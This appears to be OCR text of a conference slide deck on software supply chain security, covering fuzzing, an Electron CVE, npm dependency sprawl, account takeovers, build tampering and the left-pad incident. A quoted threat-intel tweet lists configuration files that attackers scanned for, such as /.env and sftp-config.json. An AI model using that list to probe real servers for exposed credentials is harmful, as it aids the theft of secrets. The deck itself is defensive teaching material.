
# Fuzzing

- Memory errors (buffer overflows, use-after-free)
- Race condition and deadlocks
- Undefined behavior
- Memory leaks
- Control-flow integrity



# OSS-Fuzz

- 17,000 bugs in 250 open source projects
- In cooperation with the Core Infrastructure Initiative
- Supports libFuzzer and AFL fuzzing engines in combination with Sanitizers, as well as ClusterFuzz
- C/C++, Rust, and Go



The screenshot shows the GitHub repository page for OSS-Fuzz. The repository is owned by Google and has 224 watchers, 5k stars, and 894 forks. It has 166 issues, 28 pull requests, and 0 projects. The repository is licensed under Apache-2.0 and has 3,948 commits, 142 branches, 0 packages, and 0 releases. There are 313 contributors. The README.md file is visible, containing the following text:

## OSS-Fuzz: Continuous Fuzzing for Open Source Software

Fuzz testing is a well-known technique for uncovering programming errors in software. Many of these detectable errors, like [buffer overflow](#), can have serious security implications. Google has found [thousands](#) of security vulnerabilities and stability bugs by deploying [guided in-process fuzzing of Chrome components](#), and we now want to share that service with the open source community.

In cooperation with the [Core Infrastructure Initiative](#), OSS-Fuzz aims to make common open source software more secure and stable by combining modern fuzzing techniques with scalable, distributed execution.

We support the [libFuzzer](#) and [AFL](#) fuzzing engines in combination with [Sanitizers](#), as well as [ClusterFuzz](#), a distributed fuzzer execution environment and reporting tool.

Currently, OSS-Fuzz supports C/C++, Rust, and Go code. Other languages supported by [LLVM](#) may work too. OSS-Fuzz supports fuzzing x86\_64 and i386 builds.

# Agenda

Software supply chain

Finding vulnerabilities

▶ Dependency management

Build systems and package managers

Software bill of materials (SBOM)

Responding to threats



# Romaine lettuce E. coli outbreak traced to California farm

An irrigation reservoir was found to be contaminated.



# CVE-2018-1000136 – Electron


**x0rz**  
@x0rz

The one bug to bring them all down - CVE-2018-1000136 (including, but not limited to: Signal Desktop, Slack, Discord, Atom, Visual Studio Code, Github Desktop)  
[trustwave.com/Resources/Spid...](https://trustwave.com/Resources/Spid...) #electron #vulnerability

**CVE-2018-1000136 - Electron nodeIntegratio...**  
A few weeks ago, I came across a vulnerability that affected all current versions of Electron at the time (< 1.7.13, < 1.8.4, and < 2.0.0-beta.3). The [trustwave.com](https://trustwave.com)

865 9:43 AM - May 12, 2018

659 people are talking about this



# Upstream dependencies

- 1 import != 1 dependency
- Inventory not only direct dependencies, but also 2nd/3rd/Nth level

## 48 Dependencies

accepts	array-flatten	body-parser
1 bytes	content-dispositi...	content-type
2 cookie	cookie-signature	debug
3 depd	destroy	ee-first
4 encodeurl	escape-html	etag
5 express	finalhandler	forwarded
6 fresh	http-errors	iconv-lite
7 inherits	ipaddr.js	media-typer
8 merge-descriptors	methods	mime
9 mime-db	mime-types	ms
10 negotiator	on-finished	parseurl
path-to-regexp	proxy-addr	qs
range-parser	raw-body	safe-buffer
safer-buffer	send	serve-static
setprototypeof	statuses	toidentifier
type-is	unpipe	utils-merge
vary		



Search Twitter



**Gabs Ferreira**  
@o\_gabsferreira



npm install





4:16 AM · Feb 14, 2020 · [Twitter Web App](#)

**Average number of packages trusted  
by installing one NPM package?**



# 80

**Average number of packages trusted  
by installing one NPM package**



<https://blog.acolyer.org/2019/09/30/small-world-with-high-risks/>

Imaging, analysis, and simulation software for radio interferometry <https://achael.github.io/eht-imaging/>

1,628 commits | 6 branches | 0 packages | 6 releases | 15 contributors | GPL-3.0

Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

README.rst

# ehtim (eht-imaging)

Python modules for simulating and manipulating VLBI data and producing images with regularized maximum likelihood methods. This version is an early release so please submit a pull request or email [achael@cfa.harvard.edu](mailto:achael@cfa.harvard.edu) if you have trouble or need help for your application.

The package contains several primary classes for loading, simulating, and manipulating VLBI data. The main classes are the `Image`, `Array`, `Obsdata`, `Imager`, and `Caltable` classes, which provide tools for loading images and data, producing simulated data from realistic u-v tracks, calibrating, inspecting, and plotting data, and producing images from data sets in various polarizations using various data terms and regularizers.

## Installation

Download the latest version from the [GitHub repository](#), change to the main directory and run:

```
pip install .
```

It should install most of the required libraries automatically (`astropy`, `ephem`, `future`, `h5py`, `html`, `networkx`, `numpy`, `pandas`, `matplotlib`, `requests`, `scipy`, `skimage`).



Pull req

15 direct contributors



24,405 contributors in the [dependency graph](#)



Star

5.1k



Fork

455

Actions

dio interf

0 packages

6 releases

15 contributors

GPL-3.0

Create new file

Upload files

Find file

Clone or download



DEMO

# Upstream dependencies

# Automate dependency mapping

- Dependencies need to be identified and mapped automatically
- Incorporate into source code management, build, CI/CD
- Downstream services need to update as soon as an upstream security dependency is released

# Agenda

Software supply chain

Finding vulnerabilities

Dependency management

▶ Build systems and package managers

Software bill of materials (SBOM)

Responding to threats



ORGANIC  
FRESH  
FRESH



# Account compromise

[CVE-2019-15224] Version 1.6.13 published with malicious backdoor #713

**Y** **Hacker News** [new](#) | [past](#) | [comments](#) | [ask](#) | [show](#) | [jobs](#) | [submit](#) [login](#)

▲ mwmanning 6 months ago | [parent](#) | [favorite](#) | on: Rest-client gem is hijacked

Hey since this is blown up I just want to address it directly.

I take responsibility for what happened here. My RubyGems.org account was using an insecure, reused password that has leaked to the internet in other breaches.



I made that account probably over 10 years ago, so it predated my use of password managers and I haven't used it much lately, so I didn't catch it in a 1password audit or anything.

Sometimes we miss things despite our best efforts.


Rotate your passwords, kids.

credentials of a rest-client maintainer whose RubyGems.org account was compromised. The affected versions were downloaded a small number of times (~1000).

# Account compromise

 **The world's most famous hacker, Plazmaz** @Pl... · Jul 6, 2019 

Replying to @bad\_packets @Canonical  
I'm mostly interested if existing repos were modified in any way. It'd be easy to cover that up w/ git magic

 **Bad Packets Report**  
@bad\_packets


I'm interested if there's any correlation with the recent mass scanning for exposed git config files. [twitter.com/bad\\_packets/st](https://twitter.com/bad_packets/st)



...

**Bad Packets Report** @bad\_packets

Incoming scans detected from 185.234.219.239 (🇮🇪) checking for exposed dotfiles (configuration files):

- /.env
- /.ftpconfig
- /.remote-sync.json
- /.vscode/ftp-sync.json
- /.vscode/sftp.json
- /deployment-config.json
- /ftpsync.settings
- /sftp-config.json#threatintel

♥ 5 4:17 PM - Jul 6, 2019 

 [See Bad Packets Report's other Tweets](#) 

**ZDNet** EDITION: US  VIDEOS WINDOWS 10 ENTERPRISE SOFTWARE CLOUD AI SECURITY TR PREMIUM MORE NEWSLETTERS ALL WRITERS 

 MUST READ: [Google to new Huawei owners: Our core apps aren't available to you for sideload](#)

## Canonical GitHub account hacked, Ubuntu source code safe

Ubuntu source code appears to be safe; however Canonical is investigating.


      By Catalin Cimpanu for Zero Day | July 7, 2019 -- 10:38 GMT (03:38 PDT) | Topic: Security




The GitHub account of Canonical Ltd., the company behind the Ubuntu Linux distribution, was hacked on Saturday, July 6.

"We can confirm that on 2019-07-06 there was a Canonical owned account on GitHub whose credentials were compromised and used to create repositories and issues among other activities," the Ubuntu security team said in a statement.

# Multi-factor authentication



The screenshot shows the NPM user profile page. At the top, there is a navigation bar with a home icon and a menu icon. Below the navigation bar, the word 'Guides' is displayed. The main content area is titled 'ENABLING MULTI-FACTOR AUTHENTICATION'. A numbered list contains one item: '1. Login to rubygems.org using your existing account and go to the [edit profile](#) page. Click **register a new device** in the *multifactor authentication* section.' Below this list, there is a red button labeled 'Reset my API key'. A horizontal line separates this section from the 'MULTIFACTOR AUTHENTICATION' section. This section has a sub-header 'MULTIFACTOR AUTHENTICATION' and a message: 'You have not yet enabled multifactor authentication.' Below the message is a red button labeled 'Register a new device'. Another horizontal line separates this section from the 'DELETE PROFILE' section. This section has a sub-header 'DELETE PROFILE' and a message: 'Deleting your profile is an irreversible action. This can't be undone by contacting support. Please be certain!' Below the message is a red button labeled 'Delete'.




The screenshot shows the NPM documentation page for 'About two-factor authentication'. At the top, there is a navigation bar with links for 'docs home', 'contact support', 'npm.community', and 'npmjs.com'. Below the navigation bar, the breadcrumb 'Getting started > [Setting up your npm user account](#)' is displayed. The main content area is titled 'About two-factor authentication'. Below the title, there is a paragraph: 'Two-factor authentication (2FA) protects against unauthorized access to your account by confirming your identity using:' followed by a bulleted list: 

- something you know (such as your username and password)
- something you have (such as a phone or tablet)

Below the list, there is a paragraph: 'When you enable 2FA, we will prompt you for a unique one-time password when you perform certain actions on your account or on packages to which you have write access, depending on your 2FA configuration.' Below this paragraph, there is a note box with a yellow background and a black border. The note reads: '**Note:** Two-factor authentication provides the best possible security for your account against attackers. We strongly recommend enabling 2FA on your account as soon as possible after you sign up.' Below the note box, there is a section titled 'Two-factor authentication modes on npm'. Below this section, there is a paragraph: 'Two-factor authentication on npm can be enabled for authorization only, or authorization and writes.'

# Build tampering




**April 2018**  
Exploited server added build script to inject backdoor



# Reproducible Builds

- Builds are deterministic
- Tools are recorded or pre-defined
- Steps for users to build and verify



# Package availability

**The Register**  
Biting the hand that feeds IT

DATA CENTRE SOFTWARE SECURITY DEVOPS BUSINESS PERSONAL TECH SCIENCE EMERGENT TECH BOOTNOTES LECTURES

Software

## How one developer just broke Node, Babel and thousands of projects in 11 lines of JavaScript

Code pulled from NPM – which everyone was using

By Chris Williams, Editor in Chief 23 Mar 2016 at 01:24 169 SHARE



```
npm ERR! node v4.2.2
npm ERR! npm v2.14.7
npm ERR! code E404
npm ERR! 404 Registry returned 404 for GET on https://registry.npmjs.org/left-pad
npm ERR! 404
npm ERR! 404 'left-pad' is not in the npm registry.
npm ERR! 404 You should bug the author to publish it (or use the name yourself!)
npm ERR! 404 It was specified as a dependency of '...'
npm ERR! 404
npm ERR! 404 Note that you can also install from a
npm ERR! 404 tarball, folder, http url, or git url.
```

 **Laurie Voss**  
@seldo

Hey npm users: left-pad 0.0.3 was unpublished, breaking LOTS of builds. To fix, we are un-un-publishing it at the request of the new owner.

4:03 PM · Mar 22, 2016 · [Twitter Web Client](#)

248 Retweets 229 Likes

 **Laurie Voss** @seldo · Mar 22, 2016

Replying to @seldo

Un-un-publishing is an unprecedented action that we're taking given the severity and widespread nature of breakage, and isn't done lightly.

18

